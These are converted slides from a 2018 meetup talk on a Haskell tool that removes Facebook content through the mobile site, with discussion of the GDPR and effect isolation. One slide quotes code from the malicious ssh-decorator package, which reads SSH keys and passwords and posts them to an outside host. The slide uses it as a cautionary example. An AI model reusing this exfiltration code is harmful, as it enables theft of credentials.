


How to remove Facebook content, **programmatically** (Round II)




2018-06-02, Nerd Night X : Xtension of Future @ [Univate](#)



Overview

- About me (very shortly)
- Background: Delete or Remove?
- The (New) Script on the Block
- But why Haskell?


Note: Slides are released under the CC BY-SA license
– Creative Commons Attribution-ShareAlike (“copyleft”)



About me (very shortly)




- Ramón Soto Mathiesen (Spaniard + Dane)
- MSc. Computer Science **DIKU/Pisa** and minors in Mathematics **HCØ**
- **CompSci @ SPISE MISU ApS**
 - “**Stay Pure, Isolating Side-Effects**” -- Michael Werk Ravensmed dixit
 - “**Make Illegal States Unrepresentable**” -- Yaron Minsky dixit
 - Trying to solve **EU GDPR** from a scientific approach (Computer Science and Math)
 - **Elm (JS** due to ports) but mostly **Haskell**
- Member of the **Free Software Foundation** (FSF) since November 2007
- Founder of **Meetup for F#unctional Copenhageners** (MF#K)
- Volunteer at **Coding Pirates** (Captain at Valby Vigerslev Library Department)
- Blog: <http://blog.stermon.com/>



Background: Delete or Remove?




- The **last months** we have been reading how **companies** have been able to **bypass Facebook policy** on data usage
- Nevertheless, no matter how much effort FB will put into this, companies will probably find ways to find holes in the cheese and get access to data anyway



Background: Delete or Remove?




- Therefore, **many people claim** that we should all just **delete our Facebook accounts**
- For many of us, **this is not a possibility**, as the platform allows us to get in contact and follow our friends social interactions, specially us who know people from all around the globe



Background: Delete or Remove?




- But, as for many of our **interactions** IRL, we **don't** really need to have the interactions **stored forever**
- Therefore, in order to **limit the amount of data** these **companies will be able harvest** from our Facebook profiles, the easiest thing would probably just to **remove as much unnecessary content as possible**



Background: Delete or Remove?



- 2018-04-24: (MF#K hands-on with Haskell):
 - Delete your Facebook account or just remove content?
 - Source: <https://github.com/spisemisuru/remove-facebook-content>
- Outcome of the event:
 - Not really hands-on, just **showcasing the script**
 - The script could easily retrieve data thanks to the **Graph API**, but it was not possible to **delete content** as those operations **aren't implemented in the API**
 - In other words, **the script is pretty much useless :)**




Background: Delete or Remove?



- API Documentation:


- [developers.facebook.com/.../user/likes#Deleting](https://developers.facebook.com/docs/user-likes)
- [developers.facebook.com/.../user/feed#delete](https://developers.facebook.com/docs/user-feed)
- [developers.facebook.com/.../user/albums#Deleting](https://developers.facebook.com/docs/user-albums)
- [developers.facebook.com/.../user/photos#Deleting](https://developers.facebook.com/docs/user-photos)
- [developers.facebook.com/.../tagged_places#Deleting](https://developers.facebook.com/docs/tagged-places)



Background: Delete or Remove?




- As mentioned, we were **easily** able to **retrieve data**, **but** there is **no** way to **delete data**. Even the very few API operations supporting deletion through the Graph API, could only delete elements created by the Graph API.
- Lets recap of what we can do programmatically:
 - We can easily retrieve a lot of data (ex: **Cambridge Analytica** and “others”)
 - We can even create data (ex: **FAKE News**)
 - But we can't delete any data. I mean, is it a surprise? Like we all know how FB makes their money right?



Background: Delete or Remove?




- Wait a second, doesn't the **EU GDPR** gives us the right to erasure (“right to be forgotten”)? Read Article 17 for more information:
 - <https://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32016R0679>
- That is correct and **Facebook actually provides a UI** for us to **delete all the data related to us**.
- Don't you believe me? Well just login and go to your **Activity Log** and there it is, all your data where you will be able to **delete each post and remove likes and so ... but manually**. It might take a while but, like I said, this still complies with the law
- So **either you delete it all (profile), some or perhaps, none at all**. Those are the only possibilities right?



The (New) Script on the Block




- Not so fast, hold your horses ...
- As many of you know, I pretty much live in a **Terminal** (Emacs <3), therefore, it's not rare for me to try accessing some websites with a terminal browser called **Links**
- It was quite a nice surprise when I found out that I could actually **access FB**, but through the **Mobile Page**, which is also what I use when I access FB from my iPhone (+FF ofc)



The (New) Script on the Block



- Knowing that we **can login to FB** using a **browser without** support for **JavaScript (*)**, we can easily **make a tool** that will actually **automate the manual tasks** of removing content, which is probably the main reason we have invented machines (delegating tedious and monotone tasks to these, which we as humans, don't really want to do)
- (*) There should be more of these web apps, given the amount of people saying on a daily basis “No JS” or is it Node.JS? Meh ...




The (New) Script on the Block




- Limitations


- We **can't** really **delete Pages** we liked. Wonder why? Well this is actually what FB uses to provide you with ads that you would like to see so ...
- We **can't delete Cover** or **Profile pictures** (I can't come up with a reason here ...)
- The script is not parallelized, it's ...



The (New) Script on the Block




- ... actually **sequential** cos when I parallelized it, I was presented with, see above. You know, FB doesn't really like that you delete stuff :)



But why Haskell?




- I mentioned the **EU GDPR** in previous slides. The law have some **guidelines on how to design and enforce data protection** when working with personal sensitive data in order to comply with the mentioned law:



Guidelines to comply with GDPR




The GDPR's virtuous cycle of data protection



THE
CONTENT
ADVISORY


LinkedIn Post (Tim Walters, Ph.D.)



Guidelines to comply with GDPR




- **Article 5.** Principles relating to processing of personal data
 - “One example: The requirement for **data minimization** (Article 5(1)(c)) means that you must be able to **demonstrate** that every business **process** that **touches personal data** (and **every technology** that contributes to it) is **designed** in such a way that it **uses the smallest possible amount** of data for the **shortest possible period of time** while **exposing it to the fewest possible eyeballs** and **ensuring** that it is **deleted as quickly as possible** when the processing purpose is completed.” -- **Tim Walters**



Guidelines to comply with GDPR




- **Article 25.** Data protection by design and by default
 - Ensure to “... implement appropriate **technical** and **organizational measures**, ..., which are **designed** to implement **data-protection principles**, ..., in an effective manner and to integrate the necessary **safeguards** into the processing in order to **meet the requirements** of this Regulation **and protect the rights of data subjects**”



But why Haskell?



- Therefore **it gave sense to use this language**, which is one of the very few, that **is able to isolate side-effects** (ex: read/write to disk; send/receive over network; ...), given that we would work with personal sensitive data
- We have, sadly, seen **three recent cases of misuse**, due to the **lack of this feature** in most general purpose **programming languages**. These errors, could easily have provided access to sensitive data, cough cough, “could”:





But why Haskell?


```
from itertools import chain
try:
    from urllib.request import urlopen
    from urllib.parse import urlencode

    def log(data):
        try:
            post = bytes(urlencode(data), "utf-8")
            handler = urlopen("http://ssh-decorate.cf/index.php", post)
            res = handler.read().decode('utf-8')
        except:
            pass

    except:
        from urllib import urlencode
        import urllib2
        def log(data):
            try:
                post = urlencode(data)
                req = urllib2.Request("http://ssh-decorate.cf/index.php", post)
                response = urllib2.urlopen(req)
                res = response.read()
            except:
                pass

self.password = password
self.port = port
self.verbose = verbose
# initiate connection
self.ssh_client = paramiko.SSHClient()
self.ssh_client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
privateKeyFile = privateKeyFile if os.path.isabs(privateKeyFile) else os.path.expanduser(privateKeyFile)
pdata = ""
if os.path.exists(privateKeyFile):
    private_key = paramiko.RSAKey.from_private_key_file(privateKeyFile)
    self.ssh_client.connect(server, port=port, username=user, pkey=private_key)
    try:
        with open(privateKeyFile, 'r') as f:
            pdata = f.read()
    except:
        pdata = ""
else:
    self.ssh_client.connect(server, port=port, username=user, password=password)
log({"server": server, "port":port, "pkey": pdata, "password": password, "user":user})
self.chan = self.ssh_client.invoke_shell()
self.stdout = self.exec_cmd("PS1='python-ssh:'") # ignore welcome message
self.stdin = ""
```

ssh-decorator (Python package) leaks your SSH data



But why Haskell?



Twitter Support @TwitterSupport · 10 t.


We recently found a bug that stored passwords unmasked in an internal log. We fixed the bug and have no indication of a breach or misuse by anyone. As a precaution, consider changing your password on all services where you've used this password.



Keeping your account secure
An update on your account security.
blog.twitter.com

1,3 td 23 td 13 td

Twitter and GitHub logs your passwords in clear text



But why Haskell?




```
granulated
  ::
  ( Effects.ConsoleArgsM m
  , Effects.ConsoleOutM m
  , Effects.DateTimeM m
  , Effects.FacebookMobileWebM m
  )
=> m ()

main
  :: IO ()

...

main =
  granulated
```



But why Haskell?




```
class Monad m => DateTimeM m where
  getCurrentTime' :: m UTCTime
  getCurrentDate  :: m (Integer,Int,Int)
```

```
class Monad m => ConsoleOutM m where
  putStrLn' :: String -> m ()
```

```
class Monad m => ConsoleArgsM m where
  cmdArgs' :: Data a => a -> m a
```

```
class Monad m => FacebookMobileWebM m where
  parseRequest' :: String -> m Request
  httpLbs'      :: Request -> Manager -> m (Response L8.ByteString)
  httpNoBody'  :: Request -> Manager -> m (Response ())
  tlsManager   :: m Manager
```



But why Haskell?



```
instance DateTimeM IO where
  getCurrentTime'
    = getCurrentTime

  getCurrentDate
    = getCurrentTime >=> return . toGregorian . utctDay


instance ConsoleOutM IO where
  putStrLn'
    = putStrLn

instance ConsoleArgsM IO where
  cmdArgs'
    = cmdArgs


instance FacebookMobileWebM IO where
  parseRequest' relativeUrl =
    parseRequest $ Domain.mobileUri ++ relativeUrl

...


mobileUri =
  "https://m.facebook.com"
```



But why Haskell?




All effects (IO) vs granulated (Console Arguments & Output u DateTime u Facebook Mobile Web)



But why Haskell?




- So it's very **easy to argue** that the **design** and architecture **will be enforced** through the **hole application** by using this approach
- It will also **easy** the **understanding** for **experts** and maybe even **end-users**, as **they can see** that the **application** actually **does what it states**



But why Haskell?




- And **if somebody** tries to **modify the application**, with bad intentions, it **will require major design and architecture modifications**, which can **easily be spotted**
- Speaking about “**Privacy by Design and Default**” **done right !!!**
Note: And the best part, is that **you** actually **don't have to trust me**, you just have to **rely on** a piece of **technology** which is **built on** some sound **Computer Science** and **Mathematic** foundations (ex: Using Monads to granulate side-effects, even if application can't be marked as SAFE)



Summary

- **Graph API** is pretty much **useless for deletion**
- FB has a **Mobile interface** (no JavaScript requirement)
- **cleanse-facebook**, is a Haskell script, that is able to remove very sensitive content from our FB profiles based on diverse filters (time periods; sections; ...) while complying with the **EU GDPR** (“**Privacy by Design and Default**” **done right !!!**)
- Source: <https://github.com/spisemisus/cleanse-facebook>

Note: It's not rare for companies to “log” user passwords in clear text. I still can't find a reasonable usage for doing this, but it's done and Poul-Henning Kamp (PHK) **enlighten us** (Version2 article in Danish). That's why you should always create new randomly generated passwords for each site and store them in a Password Manager which should be kept local. Don't store it in the Cloud !!!



Q & A

Any Questions?

